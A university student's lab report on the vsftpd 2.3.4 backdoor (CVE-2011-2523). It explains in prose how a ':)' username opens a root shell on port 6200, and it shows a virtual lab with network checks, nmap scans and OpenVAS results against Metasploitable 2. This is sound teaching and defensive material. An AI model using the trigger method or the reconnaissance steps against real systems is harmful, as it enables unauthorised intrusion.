University of Science and Technology of Ha Noi

INTRUSION DETECTION AND PREVENTION SYSTEM

REPORT

Comprehensive Report on CVE-2011-2523 vsftpd 2.3.4 Backdoor Vulnerability

By
Ha Dinh Tuan
BA12-183
Cyber Security

Lecturer: Prof. Pham Thanh Giang
Teaching Assistant: Mr. Tran Dai Duong

Ha Noi, October 31st 2024

TABLE OF CONTENTS

I. INTRODUCTION TO THIS VULNERABILITY

1. What is this vulnerability and type of vulnerability?

vsftpd (Very Secure FTP Daemon) is a widely used FTP (File Transfer Protocol) server software for Linux and Unix-based operating systems. Designed with a focus on high security, efficient performance, and reliability, vsftpd offers several prominent features:

1. **High Security:** vsftpd is built to protect data transmission. It supports SSL/TLS encryption for FTP connections, safeguarding data against potential theft and network attacks.
2. **High Performance:** vsftpd can handle a large number of concurrent connections without overloading the server, ensuring system speed and stability.
3. **Feature-Rich:** vsftpd supports user management, folder access permissions, bandwidth limits per connection, and various other features to provide administrators with fine-grained control over user activities on the system.
4. **Customizability and Scalability:** vsftpd allows for customization to meet different requirements in enterprise or personal environments, making it flexible in accommodating specific operational needs.

CVE-2011-2523 is a critical security vulnerability found in vsftpd version 2.3.4. This vulnerability introduces a **backdoor**, allowing attackers to initiate a **shell** connection on port **6200** by entering ":)" as the username. This backdoor grants attackers **root-level** access, enabling **Remote Code Execution (RCE)** and full control over the system.

2. The technical process

- The attacker connects to the **FTP** service of vsftpd 2.3.4 via oort **21** and enters the character string **":)"**.
- The FTP service validates this string and activates the backdoor by opening port **6200**.

- The attacker can then connect to port **6200** and get **root** access, allowing full control of the system.

3. Impact and Severity

Impact:

- **Remote Code Execution: CVE-2011-2523** allows attackers to open a shell on port **6200**, giving them direct access to the server. This shell enables attackers to **execute commands** remotely with **root** privileges, effectively granting full control over the system.
- **Data Compromise:** Attackers can gain access to **sensitive data**, potentially leading to data breaches and loss of **privacy** for users.
- **Data Integrity Risks:** With **root** access, attackers can **modify** or **delete** data, corrupting the **integrity** of the server and affecting the reliability of the information stored.
- **Denial of Service (DoS):** Exploitation of this backdoor could **disrupt** services or **potentially lead** to a complete server **shutdown**, impacting system availability and potentially causing business continuity issues.

Severity:

The vulnerability **CVE-2011-2523** in **vsftpd 2.3.4** has been assessed using the **Common Vulnerability Scoring System (CVSS)** version 3.1. It is assigned a **Base Score** of **9.8**, marking it as **Critical** due to the ease of exploitation and severe potential impacts. Below is a breakdown of the CVSS vector:


- **Attack Vector:** Network – The vulnerability can be exploited remotely, over a network connection.
- **Attack Complexity:** Low – Exploiting the vulnerability does not require any special conditions or complex procedures.
- **Privileges Required:** None – No prior authentication or privileges are required, making it easy for attackers to initiate exploitation.
- **User Interaction:** None – The exploit does not depend on any actions from legitimate users, further simplifying the attack.

- **Scope:** Unchanged – The exploitation does not affect components outside the vulnerable vsftpd server.
- **Confidentiality:** High – Successful exploitation can expose sensitive data on the server.
- **Integrity:** High – Attackers can alter or manipulate data.
- **Availability:** High – The vulnerability may lead to denial-of-service, impacting the server's availability.

II. IMPLEMENTATION


1. Create an environment for testing

TOPOLOGY:



- We have 3 machines including Kali Linux (attack machine), Ubuntu (Firewall IDS), and Metasploitable 2 (victim machine)
- The attack machine connects to the firewall on the network interface 10.10.1.0/24
- The victim machine connected to the firewall on the network interface 172.16.1.0/24

We use VirtualBox to simulate the machines according to the above model:



Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
ServerNetwork	172.16.1.0/24	fd17:625c:f037:...	Enabled
WANNetwork	10.10.1.0/24	fd17:625c:f037:...	Enabled

- Check the network interface in 3 machines after configure

Kali Linux:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:02:95:1b brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.6/24 brd 10.10.1.255 scope global dynamic noprefixroute eth0
       valid_lft 327sec preferred_lft 327sec
    inet6 fe80::a00:27ff:fe02:951b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 10.10.1.1 dev eth0 proto dhcp src 10.10.1.6 metric 100
10.10.1.0/24 dev eth0 proto kernel scope link src 10.10.1.6 metric 100
```

Ubuntu Firewall IDS:

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6:1/128 scope host noprefixroute
```

```
        valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
qlen 1000
    link/ether 08:00:27:52:f5:93 brd ff ff ff ff ff ff
    inet 172.16.1.1/24 brd 172.16.1.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe52:f593/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s17: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
qlen 1000
    link/ether 08:00:27:42:34:33 brd ff ff ff ff ff ff
    inet 10.10.1.1/24 brd 10.10.1.255 scope global enp0s17
      valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe4e:3433/64 scope link valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$ ip r
10.10.1.0/24 dev enp0s17 proto kernel scope link src 10.10.1.1
172.16.1.0/24 dev enp0s8 proto kernel scope link src 172.16.1.1
```

Metasploitable:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6::1/128 scope host
         valid_lft forever preferred_lft forever
2: eth0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:9f: c2:1b brd ffffffffffff
    inet 172.16.1.5/24 brd 172.16.1.255 scope global etho
    inet6 fe80:: a00:27ff: fe9fc21b/64 scope link
        valid_lft forever preferred_lft forever

msfadmin@metasploitable:~$ ip route
172.16.1.0/24 dev eth0 proto kernel scope link src 172.16.1.5
default via 172.16.1.1 dev eth0 metric 100
```

- Check the connection between machines

Kali → Ubuntu:

```
$ ping 10.10.1.1
PING 10.10.1.1 (10.10.1.1) 56(84) bytes of data.
64 bytes from 10.10.1.1: icmp_seq=1 ttl=64 time=0.440 ms
64 bytes from 10.10.1.1: icmp_seq=2 ttl=64 time=0.644 ms
64 bytes from 10.10.1.1: icmp_seq=3 ttl=64 time=0.341 ms
^C
--- 10.10.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.341/0.475/0.644/0.126 ms
```

Ubuntu → Metasploitable | Ubuntu → Kali

```
ubuntu@ubuntu:~$ ping 172.16.1.5
PING 172.16.1.5 (172.16.1.5) 56(84) bytes of data.
64 bytes from 172.16.1.5: icmp_seq=1 ttl=64 time=0.732 ms
```

```
64 bytes from 172.16.1.5: icmp_seq=2 ttl=64 time=0.269 ms
64 bytes from 172.16.1.5: icmp_seq=3 ttl=64 time=0.304 ms
^C
--- 172.16.1.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2083ms
rtt min/avg/max/mdev = 0.269/0.435/0.732/0.210 ms
```

```
ubuntu@ubuntu:~$ ping 10.10.1.6
PING 10.10.1.6 (10.10.1.6) 56(84) bytes of data.
64 bytes from 10.10.1.6: icmp_seq=1 ttl=64 time=0.936 ms
64 bytes from 10.10.1.6: icmp_seq=2 ttl=64 time=0.467 ms 64 bytes from 10.10.1.6: icmp_seq=3 ttl=64
time=0.446 ms
64 bytes from 10.10.1.6: icmp_seq=4 ttl=64 time=0.493 ms
^C
--- 10.10.1.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3640ms
rtt min/avg/max/mdev = 0.446/0.585/0.936/0.203 ms
```

Metasploitable → Ubuntu | Metasploitable → Kali

```
msfadmin@metasploitable:~$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.432 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=0.434 ms 64 bytes from 172.16.1.1: icmp_seq=3 ttl=64
time=0.337 ms
--- 172.16.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.337/0.401/0.434/0.045 ms
```

```
msfadmin@metasploitable:~$ ping 10.10.1.6
PING 10.10.1.6 (10.10.1.6) 56(84) bytes of data.
64 bytes from 10.10.1.6: icmp_seq=1 ttl=63 time 1.69 ms
64 bytes from 10.10.1.6: icmp_seq=2 ttl=63 time=0.965 ms
64 bytes from 10.10.1.6: icmp_seq=3 ttl=63 time=0.817 ms
64 bytes from 10.10.1.6: icmp_seq=4 ttl=63 time 0.780 ms
--- 10.10.1.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.780/1.064/1.694/0.370 ms
```

- Check connection from attacker to victim

```
┌──(kali㉿kali)-[~]
└─$ ping 172.16.1.5
PING 172.16.1.5 (172.16.1.5) 56(84) bytes of data.
64 bytes from 172.16.1.5: icmp_seq=1 ttl=63 time=0.996 ms
64 bytes from 172.16.1.5: icmp_seq=2 ttl=63 time=0.760 ms 64 bytes from 172.16.1.5: icmp_seq=3 ttl=63
time=0.968 ms
64 bytes from 172.16.1.5: icmp_seq=4 ttl=63 time=0.825 ms
^C
--- 172.16.1.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.760/0.887/0.996/0.098 ms
```

2. Vulnerability scanning

a. Using nmap for scanning

- We use Nmap NSE to scanning 3 main point on the victim's machine

Host discovery:

```
$ sudo nmap -Pn 172.16.1.5
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-27 06:59 CDT
Nmap scan report for 172.16.1.5
Host is up (0.00125 latency).
Not shown: 977 closed tcp ports (reset)
PORT
STATE SERVICE
21/tcp
open ftp open ssh
22/tcp
23/tcp
open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
.....
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

Port scanning:

```
$ sudo nmap -p- 172.16.1.5
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-27 07:07 CDT
Nmap scan report for 172.16.1.5
Host is up (0.00038s latency).
Not shown: 65505 closed tcp ports (reset)
PORT        STATE        SERVICE
21/tcp      open          ftp
22/tcp      open          ssh
23/tcp      open          telnet
25/tcp      open          smtp
53/tcp      open          domain
.....
52263/tcp    open          unknown
53604/tcp    open          unknown
57300/tcp    open          unknown
58889/tcp    open          unknown
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

Service scanning:

```
$ sudo nmap -SV 172.16.1.5
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-27 07:11 CDT
Nmap scan report for 172.16.1.5
```

```
Host Not shown: 977 closed tcp ports (reset)
is up (0.00034s latency).
PORT      STATE      SERVICE       VERSION
21/tcp     open         ftp                 vsftpd 2.3.4
22/tcp     open         ssh                 OpenSSH 4.7p1 Debian 8ubuntu1
.....
Service Info: Host: irc.Metasploitable. LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 196.70 seconds
```

OS detection:

```
$ sudo nmap -O 172.16.1.5
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-27 07:43 CDT
Nmap scan report for 172.16.1.5
Host is up (0.000535 latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE    SERVICE
21/tcp     open      ftp
22/tcp     open      ssh
23/tcp     open      telnet
.......
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.31 seconds
```

Results analysis:

- Open ports on **172.16.1.5** indicate critical services such as FTP (**21**), SSH (**22**), HTTP (**80**), and MySQL (**3306**) are running.
- The versions of services such as FTP (**vsftpd 2.3.4**), SSH (**OpenSSH 4.7p1**), and **Apache HTTPD 2.2.8** were identified.
- The OS detection indicates the system is running **Linux kernel 2.6**. One of the scans specifically identifies the system as potentially running Metasploitable 2 with **Linux kernel 2.6.9 - 2.6.33**.

a. Using OpenVAS GVM

- Setting up the OPENVAS GVM

We use command to setup the GVM on Kali Linux:

```
$sudo apt install gvm -y
```

```
$sudo gvm-setup
$sudo gvm-check-setup
```


```
$ sudo gvm-check-setup
gvm-check-setup 23.11.0
    Test completeness and readiness of GVM-23.11.0
Step 1: Checking OpenVAS (Scanner) ...
OK: OpenVAS Scanner is present in version 23.9.0.
OK: Notus Scanner is present in version 22.6.4.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
OK: _gvm owns all files in /var/lib/openvas/gnupg
OK: Redis-server is present.
OK: scanner (db address setting) is configured properly using the redis-server socket
/var/run/redis-openvas/redis-server.sock
OK: The mgt_server_uri is defined in /etc/openvas/openvas.conf
OK: _gvm owns all files in /var/lib/openvas/plugins
.....
Step 9: Checking greenbone-security-assistant ...
OK: greenbone-security-assistant is installed

It seems like your GVM-23.11.0 installation is OK.
```

Now we have to sync data (NVTs, SCAP, CERT) with Greenbone database by command:

```
$ sudo greenbone-feed-sync
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to
/var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock
```

Login with admin account and default password generated

Now we have to create new target in Configuration menu:




Name	Metasploitable2
Comment	
Hosts	● Manual 172.16.1.5 ○ From file Browse... No file selected.
Exclude Hosts	● Manual ○ From file Browse... No file selected.
Allow simultaneous scanning via multiple IPs	● Yes ○ No
Port List	All IANA assigned TCP
Alive Test	Scan Config Default

Credentials for authenticated checks

SSH	-- on port 22
SMB	--


Then we create new task in Scans menu



New Task


Name	Metasploitable2
Comment	
Scan Targets	Metasploitable
Alerts	
Schedule	-- □ Once
Add results to Assets	● Yes ○ No
Apply Overrides	● Yes ○ No
Min QoD	65 %
Alterable Task	○ Yes ● No
Auto Delete Reports	● Do not automatically delete reports ○ Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default
Scan Config	Full and fast

Click on start button to enjoy the scanning process



Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable2	0 %	1				

After scanning process completed, we get the result:




Filter task_id=924da3a5-3c02-43e9-a85b-291dccfe2c60

Reports 1 of 1

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Mon, Oct 28, 2024 8:20 PM UTC	Done	Metasploitable2	10.0 (High)	14	27	4	75	0	

(Applied filter: apply_overrides=0 min_qod=70 task_id=924da3a5-3c02-43e9-a85b-291dccfe2c60 sort-reverse=date rows=10 first=1)

Copyright © 2009-2024 by Greenbone AG, www.greenbone.net



Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (High)	99 %	172.16.1.5		8787/tcp	Mon, Oct 28, 2024 8:51 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	172.16.1.5		1524/tcp	Mon, Oct 28, 2024 8:53 PM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.16.1.5		general/tcp	Mon, Oct 28, 2024 8:41 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:46 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	172.16.1.5		6200/tcp	Mon, Oct 28, 2024 8:52 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	172.16.1.5		21/tcp	Mon, Oct 28, 2024 8:52 PM UTC
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	9.8 (High)	95 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:57 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	172.16.1.5		8009/tcp	Mon, Oct 28, 2024 8:56 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 %	172.16.1.5		3632/tcp	Mon, Oct 28, 2024 8:51 PM UTC
VNC Brute Force Login	9.0 (High)	95 %	172.16.1.5		5900/tcp	Mon, Oct 28, 2024 8:50 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	172.16.1.5		5432/tcp	Mon, Oct 28, 2024 8:50 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	172.16.1.5		6697/tcp	Mon, Oct 28, 2024 8:41 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:55 PM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	7.4 (High)	70 %	172.16.1.5		5432/tcp	Mon, Oct 28, 2024 8:54 PM UTC
TWiki Cross-Site Request Forgery Vulnerability (Sep 2010)	6.8 (Medium)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:46 PM UTC
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	172.16.1.5		21/tcp	Mon, Oct 28, 2024 8:36 PM UTC
TWiki < 6.1.0 XSS Vulnerability	6.1 (Medium)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:46 PM UTC
jQuery < 1.9.0 XSS Vulnerability	6.1 (Medium)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:46 PM UTC
TWiki CSRF Vulnerability	6.0 (Medium)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:46 PM UTC
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)	98 %	172.16.1.5		5432/tcp	Mon, Oct 28, 2024 8:44 PM UTC
SSL/TLS: Report Weak Cipher Suites	5.9 (Medium)	98 %	172.16.1.5		5432/tcp	Mon, Oct 28, 2024 8:44 PM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:45 PM UTC
phpinfo() Output Reporting (HTTP)	5.3 (Medium)	80 %	172.16.1.5		80/tcp	Mon, Oct 28, 2024 8:47 PM UTC
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	[illegible]	80 %	172.16.1.5		5432/tcp	Mon, Oct 28, 2024 8:44 PM UTC

